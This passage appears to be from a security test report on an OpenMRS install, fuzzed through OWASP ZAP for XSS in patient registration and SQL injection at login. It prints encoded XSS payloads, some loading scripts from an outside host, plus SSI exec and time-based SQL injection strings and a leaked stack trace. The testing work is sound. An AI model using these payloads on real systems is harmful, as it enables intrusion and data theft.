
9. Highlight the "Fuzz+Fuzz+Fuzz+Fuzz" part from the string you got in previous step, right click on it and choose "Fuzz". A Fuzzer window will be opened.




10. In the fuzzer window, click "Payloads..." button. A child window will be opened
11. In the child "Payloads" window, click "Add". An "Add payload" window will be opened
12. In "Add payload window, in the "Type" box, choose "File Fuzzers". Expand the "jbrofuzz" section. Check the box of "XSS" and click "Add". The child window will be closed.



13. In Payloads window, click "OK" and you will be returned to the "Fuzzer" window. In this window, click "Start Fuzzer" button and you will be returned to the main Zap window with the "Fuzzer" tab selected
14. Observe the results in the "Fuzzer" tab, especially the "Code" collumn. You will see that some payloads got through by noticing html code 200. Select one fuzz entry with status code 200 and observe the HtmlResponse information. We will see that the system actually let the fuzzer register a patient with mallicious payloads, noting the OpenMRS responded with a "success" status and a new patient ID.



15. Open your regular browser, login with admin as username and "Admin123" as password. Go to http://localhost:8081/openmrs-standalone/coreapps/findpatient/findPatient.page?app=coreapps.findPatient
16. Type in either "Jennifer Lauren" and you will see that besides the original "Jennifer Lauren" that we created, there are bogus entries (31) that were created successfully by the fuzzer. We can then verify each bogus entry by clicking on each one, and expand the "show contact info" to see if mallicious code can be executed.



* EXPECTED RESULTS

System fail securely

- No user should be created successfully with malicious payload as input OR if a user was created with malicious inputs, contents of malicious payloads must be deleted or escaped as plain text.

* POST-CONDITION

OpenMRS should still be operate normally

* ACTUAL RESULTS

223 attacks were performed

- Around 31 attacks got accepted by the system, the rest were recognized and denied by 400 code
- Around 31 new patients with the same name "Jennifer Lawren" were created but all malicious payloads were escaped/deleted.
- 08 failed attacks were responded with HibernateException messages. However, since the deployment of Hybernate is open knowledge and the error messages did not reveal any important information about the error, we decided that those cases were "failed secure" cases. URLs of the cases are included in the Notes section for further inspections.

*** NOTES:**

URL requests that caused HibernateException errors.

```
http://localhost:8081/openmrs-
standalone/registrationapp/registerPatient/submit.action?appId=referenceapplication.r
egistrationapp.registerPatient&&givenName=Jennifer&middleName=&familyName=Lawren&pref
erred=true&gender=F&unknown=false&birthdateDay=&birthdateMonth=&birthdateYear=&birthd
ateYears=25&birthdateMonths=1&birthdate=&address1=&%2360;IMG%20STYLE&%2361;&%2334;xss
&%2358;expr&%2347;&%2342;XSS&%2342;&%2347;ession&%2340;alert&%2340;&%2339;XSS&%2339;&
%2341;&%2341;&%2334;&%2362;&address2=bogus&cityVillage=Hollywood&stateProvince=CA&cou
ntry=usA&postalCode=00000&phoneNumber=408+804+4488&relationship_type=8d919b58-c2cc-
11de-8d13-0010c6dffd0f-A&other_person_uuid=

http://localhost:8081/openmrs-
standalone/registrationapp/registerPatient/submit.action?appId=referenceapplication.r
egistrationapp.registerPatient&&givenName=Jennifer&middleName=&familyName=Lawren&pref
erred=true&gender=F&unknown=false&birthdateDay=&birthdateMonth=&birthdateYear=&birthd
ateYears=25&birthdateMonths=1&birthdate=&address1=&%2360;STYLE&%2362;&%2364;import&%2
339;http&%2358;&%2347;&%2347;testsite.com&%2347;xss.css&%2339;&%2359;&%2360;&%2347;ST
YLE&%2362;&address2=bogus&cityVillage=Hollywood&stateProvince=CA&country=usA&postalCo
de=00000&phoneNumber=408+804+4488&relationship_type=8d919b58-c2cc-11de-8d13-
0010c6dffd0f-A&other_person_uuid=

http://localhost:8081/openmrs-
standalone/registrationapp/registerPatient/submit.action?appId=referenceapplication.r
egistrationapp.registerPatient&&givenName=Jennifer&middleName=&familyName=Lawren&pref
erred=true&gender=F&unknown=false&birthdateDay=&birthdateMonth=&birthdateYear=&birthd
ateYears=25&birthdateMonths=1&birthdate=&address1=&%2360;IMG%20SRC&%2361;&%2334;jav&%
2338;&%2335;x0D&%2359;ascript&%2358;alert&%2340;&%2339;XSS&%2339;&%2341;&%2359;&%2334
;&%2362;&address2=bogus&cityVillage=Hollywood&stateProvince=CA&country=usA&postalCode
=00000&phoneNumber=408+804+4488&relationship_type=8d919b58-c2cc-11de-8d13-
0010c6dffd0f-A&other_person_uuid=

http://localhost:8081/openmrs-
standalone/registrationapp/registerPatient/submit.action?appId=referenceapplication.r
egistrationapp.registerPatient&&givenName=Jennifer&middleName=&familyName=Lawren&pref
erred=true&gender=F&unknown=false&birthdateDay=&birthdateMonth=&birthdateYear=&birthd
ateYears=25&birthdateMonths=1&birthdate=&address1=%3C!--
%23exec%20cmd=%22/bin/echo%20'%3CSCRIPT%20SRC'%22--%3E%3C!--
%23exec%20cmd=%22/bin/echo%20'=http://ha.ckers.org/xss.js%3E%3C/SCRIPT%3E'%22--
%3E&address2=bogus&cityVillage=Hollywood&stateProvince=CA&country=usA&postalCode=0000
```

```
0&phoneNumber=408+804+4488&relationship_type=8d919b58-c2cc-11de-8d13-0010c6dffd0f-
A&other_person_uuid=

http://localhost:8081/openmrs-
standalone/registrationapp/registerPatient/submit.action?appId=referenceapplication.r
egistrationapp.registerPatient&&givenName=Jennifer&middleName=&familyName=Lawren&pref
erred=true&gender=F&unknown=false&birthdateDay=&birthdateMonth=&birthdateYear=&birthd
ateYears=25&birthdateMonths=1&birthdate=&address1=httP://aa%22%3E%3Cscript%3Ealert(12
3)%3C/script%3E&address2=bogus&cityVillage=Hollywood&stateProvince=CA&country=usA&pos
talCode=00000&phoneNumber=408+804+4488&relationship_type=8d919b58-c2cc-11de-8d13-
0010c6dffd0f-A&other_person_uuid=

http://localhost:8081/openmrs-
standalone/registrationapp/registerPatient/submit.action?appId=referenceapplication.r
egistrationapp.registerPatient&&givenName=Jennifer&middleName=&familyName=Lawren&pref
erred=true&gender=F&unknown=false&birthdateDay=&birthdateMonth=&birthdateYear=&birthd
ateYears=25&birthdateMonths=1&birthdate=&address1=%3CEMBED%20SRC=%22http://ha.ckers.o
rg/xss.swf%22%20AllowScriptAccess=%22always%22%3E%3C/EMBED%3E&address2=bogus&cityVill
age=Hollywood&stateProvince=CA&country=usA&postalCode=00000&phoneNumber=408+804+4488&
relationship_type=8d919b58-c2cc-11de-8d13-0010c6dffd0f-A&other_person_uuid=

http://localhost:8081/openmrs-
standalone/registrationapp/registerPatient/submit.action?appId=referenceapplication.r
egistrationapp.registerPatient&&givenName=Jennifer&middleName=&familyName=Lawren&pref
erred=true&gender=F&unknown=false&birthdateDay=&birthdateMonth=&birthdateYear=&birthd
ateYears=25&birthdateMonths=1&birthdate=&address1=%3CSCRIPT/XSS%20SRC=%22http://ha.ck
ers.org/xss.js%22%3E%3C/SCRIPT%3E&address2=bogus&cityVillage=Hollywood&stateProvince=
CA&country=usA&postalCode=00000&phoneNumber=408+804+4488&relationship_type=8d919b58-
c2cc-11de-8d13-0010c6dffd0f-A&other_person_uuid=

http://localhost:8081/openmrs-
standalone/registrationapp/registerPatient/submit.action?appId=referenceapplication.r
egistrationapp.registerPatient&&givenName=Jennifer&middleName=&familyName=Lawren&pref
erred=true&gender=F&unknown=false&birthdateDay=&birthdateMonth=&birthdateYear=&birthd
ateYears=25&birthdateMonths=1&birthdate=&address1=res://c:%5C%5Cprogram%20files%5C%5C
adobe%5C%5Cacrobat%207.0%5C%5Cacrobat%5C%5Cacrobat.dll/%232/%23210&address2=bogus&cit
yVillage=Hollywood&stateProvince=CA&country=usA&postalCode=00000&phoneNumber=408+804+
4488&relationship_type=8d919b58-c2cc-11de-8d13-0010c6dffd0f-A&other_person_uuid=
```

4.3.3 FUZZ -3- LOGIN PAGE SQL INJECTION

PRIORITY : HIGH

TEST STATUS : FAILED

*** DESCRIPTION**

NAME OF MODULE : OPENMRS LOGIN

- Page location : http://localhost:8081/openmrs-standalone/login.htm
- Fuzz string : username=admin&password=[fuzz data]&sessionLocation=2&redirectUrl=

- Fuzz data : jbrofuzz pre-installed rules in OWASP scanner Fuzzer will deploy 169 SQL injection attack strings on the variable "password" in form of POST requests. Server HttpResponses will be analyzed and be decided if the attacks were successful or not.

* PRECONDITION

A local computer with administrator privilege

1. Java JRE installed
2. OpenMRS Standalone Version 2.6.0 downloaded and unziped
3. OWASP ZAP Version 2.6.0 downloaded and installed

* DEPENDENCIES

OpenMRS with demo database was loaded and runs normally


1. OWASP ZAP runs normally

* TEST DATA

jbrofuzz rules came standard with OWASP Zap

* TEST STEPS

Open up OpenMRS V. 2.6.0 Standalone. Make sure Tomcat Port is 8081 and MySQL port is 3316. A web page starting with localhost:8081 will be automatically opened upon successful start.




2. Open OWASP Zap V2.6.0
3. From OWASP Zap, go to Toos > Launch the Zap JxBrowser


In the Zap JxBrowser, type "http://localhost:8081/openmrs-standalone/login.htm" (without the double quotes) into the address bar and hit Enter

Go to the main Zap window, on the left side bar, in "Sites" tab, under "Sites" sub section, you will now see "http://localhost:8081". Expand that until you see "GET:login.htm". If you don't see it, please go to

the JzBrowser and make sure the login page is loaded. If the page is not loaded, you need to double check the OpenMRS to make sure it runs properly




6. Go back to the Zap JxBrowser and type a bogus pair of username/password (we use "admin" for username and "BBBBB" for password), select "Pharmacy" section and click login. When the page got reloaded with "Invalid username/password. Please try again", close JxBrowser window and get back to main Zap window




7. In zap window, if you see "POST:login.htm(password, redirectURL,sessionLocation,username)" on the left panel (the "Sites" panel) then you got it, if not, please repeat step 3 to 5
8. Select "POST:login.htm(password, redirectURL,sessionLocation,username)" from the left panel and select the "Request" tab on the right panel. The right panel will turn into 2 smaller panels. At the bottom one, you will see "username=admin&password=BBBBB&sessionLocation=2&redirectUrl="

9. Highlight the "BBBBB" part from the string you got in previous step, right click on it and choose "Fuzz". A Fuzzer window will be opened.




10. In the fuzzer window, click "Payloads..." button. A child window will be opened




11. In the child "Payloads" window, click "Add". An "Add payload" window will be opened

12. In "Add payload window, in the "Type" box, choose "File Fuzzers". Expand the "jbrofuzz" section. Check the box of "SQL Injection" and click "Add". The child window will be closed.



13. In Payloads window, click "OK" and you will be returned to the "Fuzzer" window. In this window, click "Start Fuzzer" button and you will be returned to the main Zap window with the "Fuzzer" tab selected
14. Observe the results in the "Fuzzer" tab, especially the "Code" and "Size Resp. Body". Check the HTTP response by selecting a fuzz entry, and select the "Response" tab in the uper right panel.



* EXPECTED RESULTS

OpenMRS should redirect invalid logins back to the login page.

- System has to be able to fail securely.

* POST-CONDITION

OpenMRS should still be operating normally

* ACTUAL RESULTS

169 fuzz were done on the "password" variable

- 167 of the entries have 302 code and zero size of Response html body. Confirmed by inspection of html header, noticing that system redirects invalid login to previous page - the login page.
- 002 of the fuzz entries were able to force system to leak some debugging information which can be used for further attacks (to be discussed further in the Notes section)
- We decided that the test is a "FAILED". Even though no exploit directly linked to Injection was successful, the fuzzer was able to leak some important debugging data.

* NOTES:

FUZZ STRING USED TO CAUSE THE LEAK

username=admin&password='; if not(select system_user) <> 'sa' waitfor delay '0:0:2' --
&sessionLocation=2&redirectUrl=
or

username=admin&password='; if not(substring((select @@version),25,1) <> 8) waitfor delay '0:0:2' -
-&sessionLocation=2&redirectUrl=
LEAKED SYSTEM INFO

Originally harvested by OWASP fuzzer in HttpResponse and may not be able to reproduce using the regular browser/view source method.

```
<h1>UI Framework Error</h1>

<h2>Root Error</h2>
<pre>com.mysql.jdbc.exceptions.jdbc4.MySQLIntegrityConstraintViolationException:
Duplicate entry '1-lockoutTimestamp' for key 'PRIMARY'
        at sun.reflect.NativeConstructorAccessorImpl.newInstance0(Native Method)
        at
sun.reflect.NativeConstructorAccessorImpl.newInstance(NativeConstructorAccessorImpl.j
ava:62)
        at
sun.reflect.DelegatingConstructorAccessorImpl.newInstance(DelegatingConstructorAccess
orImpl.java:45)
        at java.lang.reflect.Constructor.newInstance(Constructor.java:423)
        at com.mysql.jdbc.Util.handleNewInstance(Util.java:411)
        at com.mysql.jdbc.Util.getInstance(Util.java:386)
